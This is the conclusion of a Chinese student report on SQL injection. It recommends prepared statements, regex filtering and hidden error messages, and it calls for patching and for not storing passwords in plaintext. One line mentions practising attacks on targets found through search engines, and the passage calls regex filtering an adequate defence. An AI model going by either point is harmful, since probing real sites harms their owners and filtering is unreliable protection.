目前 SQL 预编译查询已经被 MySQL，PostgresSQL，Oracle 的数据库产品以及 MicroSoft 的 Db 系统所实现，由于性能问题，离大规模使用还有一段时间。

结　论

我们经过自己动手搭建实验环境，到借助搜索引擎进行实战。实质上攻击并不是我们的目的，我们学习攻击的手段是为了更好的防御。可以说使用正则过滤用户的一些特殊字符串+屏蔽服务器错误信息+SQL 预查询是我们开发者的利器，已经足够开发者去真正地防范住 SQL 的注入攻击。但是即使有再坚硬的盾，也一定会有更锋利矛去刺穿它。目前对于 SQL 预编译就已经有溢出攻击等多种方式去进行注入攻击。

所以，要想真正防范 SQL 注入攻击和其他的网络攻击，就应该像孙伟峰老师在上课时说的那样，不断升级自己的系统，不断对现有的系统打补丁等。只有不断升级，与时俱进，开发者开发出来的页面才能更好的受到保护。很多时候一个网站被攻破，一个系统的用户数据被泄漏都是因为开发者的意识没有跟上时代的步伐，开发者今天使用最新的技术，过了几年就很有可能被淘汰甚至被查出有各种各样的漏洞。因此关键还是在人。开发者的意识跟上了，一个系统的安全就有了保障，比如一个数据库在设计的时候，就不应该明文存储密码或其他敏感数据，明文存储这种方式本身就是不负责任的行为。作为一名开发者有责任，有义务认真对待自己开发出来的产品。

经过对 SQL 注入的学习，笔者本人作为一名 web 开发者，对产品的安全性有了新的认识，一方面认识到 SQL 注入的危害和易犯性，在开发的过程中更加谨慎对待 SQL 注入；一方面经过对 SQL 注入和计算机病毒入侵和检测这门课程的学习，作为开发者认识到了系统漏洞给用户给产品带来的损失和社会危害性，增强了社会责任感。